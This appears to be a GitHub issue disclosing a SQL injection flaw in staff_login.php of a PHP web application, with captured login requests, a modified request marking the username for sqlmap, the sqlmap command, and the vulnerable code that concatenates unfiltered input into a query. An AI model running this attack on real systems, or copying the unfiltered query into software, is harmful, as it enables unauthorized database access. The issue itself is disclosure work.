New issue

Jump to bottom


There is a SQL injection vulnerability in staff_login.php #16

Open **bkfish** opened this issue on Feb 17 · 0 comments

bkfish commented on Feb 17

poc

First visit http://ip:port/staff_login.php



Enter any user and password，Use burp to capture packets

```
POST /staff_login.php HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://localhost:8888
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

uname=xxx&pwd=xxxx&submitBtn=Log+In
```

Modify the data package as follows, save as data.txt:


```
POST /staff_login.php HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
```

```
Origin: http://localhost:8888
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

uname=*&pwd=admin&submitBtn=Log+In
```

execute SQLmap

```
python sqlmap.py -r data.txt --batch --current-user
```



analysis

file staff_login.php line 43

```
$username=$_REQUEST['uname'];
$password=$_REQUEST['pwd'];
$sql="SELECT email,pwd FROM staff WHERE email='$username' AND pwd='$password'";
```

without any filter for username and password

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant